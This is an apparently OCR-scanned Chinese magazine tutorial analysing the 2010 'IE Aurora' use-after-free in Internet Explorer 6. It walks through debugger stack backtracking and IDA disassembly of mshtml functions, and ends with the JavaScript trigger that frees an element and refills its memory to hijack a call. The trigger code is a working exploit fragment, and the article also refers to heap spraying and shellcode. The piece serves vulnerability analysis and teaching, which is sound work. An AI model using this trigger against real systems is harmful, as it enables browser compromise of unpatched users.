



图 2

前置知识：汇编
关键词：漏洞、ShellCode、Exploit



“IE 极光”漏洞的分析与利用

文/图 SAI

相信大家都知道年初时的“IE 极光”漏洞吧？这个漏洞从 Windows 2000 到 Windows 7，IE 6、IE 7、IE 8 全部受影响，危害性之大，是近几年少见的。总的来说，这个漏洞的分析要比以往简单的覆盖虚函数表之类的 IE 漏洞分析要难一些，本文将从一步一步动手调试的角度，来教会大家学习分析 IE 漏洞的方法。

本文的漏洞利用代码是我修改过的，分成两部分，test.html 是先 heap spray，然后单击 test.html 页面的按钮就会载入 exploit.htm 触发漏洞了。注意，只在 IE 6 上测试通过（IE 7、IE 8 暂不可行，原因见后）。另外，ShellCode 是我自己打造的通用弹计算器，这段 ShellCode 不会破坏调用栈，以后大家还可以用在远程线程注入的原线程中，这样不会破坏目标进程。

首先分析漏洞，要定位触发溢出的关键函数，还是用老方法——栈回溯。ShellCode 用到了 Winexec 函数，但为了方便得到大致的栈回溯信息，还是用 WinDbg 最方便，步骤为：用 IE 打开 test.html，分配 heap spray 内存；打开 WinDbg 加载，设置断点“bp winexec”，按 F9；然后 IE 里单击按钮执行溢出，会在 Winexec 处断下来。注意，这里有时断不下来，因为不是每次都能溢出成功，要多试几次。在 WinDbg 中输入“kb”，如图 1 所示，即可得到整个调用栈信息。注意，WinDbg 要设符号。




图 1

可能对于大部分人来说，更熟悉 OD，用 OD 来得到调用栈的方法也很简单。步骤为：用 IE 打开 test.html，在 OD 里附加 IE，命令行里输入“bp winexec”，按 F9；单击按钮，中断后观察栈，由于刚刚断到 Winexec 开头，ebp 还没改，所以可以通过 ebp 往上回溯栈，如图 2 所示。

可以看到 ebp 是 0012e355。因为 ShellCode 的第 1 句是“push ebp”，返回地址很明显是 0012e358 里的值

7e278ce8，如图 3 所示。这段代码没有修改 esp，所以 0012e35c 里的值指向更上一层的返回地址 7e44ed6dB，如图 4 所示。




图 2




图 3




图 4

以此类推，一般的漏洞运用栈回溯（通过 ebp 来找到堆栈中函数的返回地址）就能很快定位漏洞的关键代码。好了，我们来看图 3 中的代码，IDA 开始登场。

```
.text:7E278CE3 ; public: class CDoc * __thiscall CElement::GetDocPtr(void)const
.text:7E278CE3 ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ proc near
.text:7E278CE3 ; CODE XREF: CBodyElement::Notify(CNotification *)+B├ p
.text:7E278CE3 ; CElement::GetLookasidePtr2(int)+ 23├ p ...
.text:7E278CE3 mov eax, [ecx] ----》 eax 是 0a0a0a0a 了
.text:7E278CE5 call dword ptr [eax+34h]
.text:7E278CE8 mov eax, [eax+0Ch]
.text:7E278CEB retn
.text:7E278CEB ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ endp
```

函数是 CElement::GetDocPtr，这里"call dword ptr [eax+34h]"触发了溢出，而 eax 是[ecx]的值，断下来的时候发现 ecx 已经是 0a0a0a0a 了，继续看图 4 中 ecx 是怎么得到的。

```
.text:7E44D63F ; int __stdcall CEventObj__GenericGetElement(void **, int)
……
.text:7E44D67F mov ecx, [ebp+var_C]
//这里稍微跟一下就知道 ecx 是 this 指针。为什么呢？我
//们最后再说
.text:7E44D682 mov [esi], eax
.text:7E44D684 lea eax, [ebp+var_8]
//eax=ebp+var_8
.text:7E44D687 push eax
//传递进去了，看来是个指针，函数会修改里面的值
.text:7E44D688 call ?GetParam@CEventObj@@QAEJPAPAUEVENTPARAM@@@Z
; CEventObj::GetParam(EVENTPARAM * *)
……
.text:7E44D6C5 mov eax, [ebp+var_8]
//这里 eax=[ebp+var_8]，经过一系列追踪后发现关键是
//[ebp+var_8]里的值，往上看发现只有一处有可能修改
//这里的值，即 7E44D684 处
.text:7E44D6C8 mov esi, [eax] //这里 esi=[eax]
.text:7E44D6CA mov edi, [eax+74h]
.text:7E44D6CD test    esi, esi
.text:7E44D6CF jz    short loc_7E44D745
.text:7E44D6D1 push    ebx
.text:7E44D6D2 mov ebx, [esi] //这里 ebx=esi
.text:7E44D6D4 mov ecx, ebx //这里 ecx=ebx-> 0a0a0a0a
.text:7E44D6D6 call ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ ; C
```

对注释的分析不难，由注释我们跟入".text:7E44D688 call ?GetParam@CEventObj"这个函数看看。结果发现栈中只有一个参数，而且是个 struct EVENTPARAM **指针，代码如下：

```
.text:7E27E2A8 ; public: long __thiscall CEventObj::GetParam(struct EVENTPARAM * *)
.text:7E27E2A8
.text:7E27E2A8 mov edi, edi
.text:7E27E2AA push    ebp
.text:7E27E2AB mov ebp, esp
.text:7E27E2AD mov eax, [ecx+18h]
.text:7E27E2B0 test    eax, eax
.text:7E27E2B2 jnz short loc_7E27E2C5
.text:7E27E2B4 mov eax, [ecx+10h]
//这里 eax=[ecx+10h]
.text:7E27E2B7 mov eax, [eax+55Ch]
//这里 eax=[eax+55Ch]
.text:7E27E2BD test    eax, eax
.text:7E27E2BF jz    loc_7E342574
.text:7E27E2C5 mov ecx, [ebp+arg_0]
//这里是参数 1 传进来的指针
.text:7E27E2C8 mov [ecx], eax
//果然修改了参数 1 里的内容
.text:7E27E2CA xor eax, eax
.text:7E27E2CC pop ebp
.text:7E27E2CD retn    4
```

看来修改出错时出现在 ecx 里的一些东西出错了。

我们前面说过 ecx 是 this 指针，上面这个函数经过一系列运算最后通过“text:7E27E2C8 mov [ecx],eax”得到一个指针，这个指针从函数声明上可以看出是 struct EVENTPARAM 指针。

下面是图 4 里的漏洞代码分析。

```
7E44D684    8D45 F8        lea eax, dword ptr [ebp-8]
7E44D687    50       push      eax
7E44D688    E8 1B0CE3FF call      7E27E2A8
……
7E44D6C5    8B45 F8        mov eax, dword ptr [ebp-8]
;eax 是刚才得到的结构指针
7E44D6C8    8B30      mov esi, dword ptr [eax]
;esi 是结构指针指向的值，记为 A 吧
……
7E44D6D2    8B1E      mov ebx, dword ptr [esi
;ebx 是 A 指向的值，记为 B 吧，溢出时里面已经是
0a0a0a0a 了
7E44D6D4    8BCB      mov ecx, ebx
7E44D6D6    E8 08B6E2FF call      7E278CE3
```

现在我们要来验证，首先要知道 A、B 到底是什么。仔细看看图 1 调用栈，看到了 CElement::GetDocPtr，这个函数其实就是如下代码(用 WinDbg 里显示的函数调用或者 IDA 都可以得到此结论):

```
7E44D6D4    8BCB      mov ecx, ebx
7E44D6D6    E8 08B6E2FF call      7E278CE3—》
CElement::GetDocPtr
```

所以 B 就是 CElement 指针的值，B 是 A 指向的值，至于 A，我们一眼看不出来，但我们知道它是保存在 EVENTPARAM 结构中的，所以对 EVENTPARAM 构造函数设断点。

```
EVENTPARAM::EVENTPARAM(class CDoc *, class CElement
*, class CMarkup *, int, int, struct EVENTPARAM const *)
```

EVENTPARAM 构造函数的地址可以在 IDA 或者 WinDbg 中得到，后面提到的函数地址也是用同样的方法。

在 OD 中设置断点后，用鼠标一激活 IE 就立刻断了下来。由前面的代码我们知道 B 是保存在 EVENTPARAM 里的第 1 个 DWORD，返回后，在内存中观察得到如图 5 所示的代码。




图 5

此时 EVENTPARAM 的第 1 个 DWORD 指向的内存还没有变。单步执行到“7E29A9F5 E8 70FCFFFF call 7E29A66A”后，第 1 个 DWORD 指向的值立刻变化了，所以在 IDA 中查看 7E29A66A 函数，是“EVENTPARAM::SetNodeAndCalcCoordinates(class CTreeNode *,int)”，稍微逆向一下就可知 B 就是 CTreeNode *指针！

现在 A、B 都知道了，我们接着分析漏洞，具体看漏洞代码：

```
function ev1(evt)
{
event_obj = document.createEventObject(evt)
;创建了 evt 事件对象的副本 event_obj
document.getElementById("sp1").innerHTML = ""
;将 element 对象释放掉
window.setInterval(ev2, 1);
//定时器每秒执行一次 ev2 函数
}
function ev2()
{
//下面分配的内存，刚好是刚才释放掉的 element 对象的
//内存
var data, tmp;
data = "";
tmp = unescape("%u0a0a%u0a0a");
for (var i = 0 ; i < 4 ; i++)
data += tmp;
for (i = 0 ; i < obj.length ; i++ )
{
obj[i].data = data;
}
event_obj.srcElement;
//访问 event_obj 对象的 srcElement 属性
}
document.getElementById("sp1").innerHTML = "";
……
<span id="sp1">
<img src="aurora.gif" onload="ev1(event)">
</span>
```

由此可见，漏洞成因就是创建 event_obj，复制 CEventObj 的时候，里面的 EVENTPARAM 也复制了，自然 EVENTPARAM 里的 CTreeNode 指针也复制了，但是 CTreeNode 里 element 对象的引用计数却没有增加，在清空了 sp1 的 element 对象后，再去引用 event_obj 里的 srcElement 时，导致访问 element 对象错误！

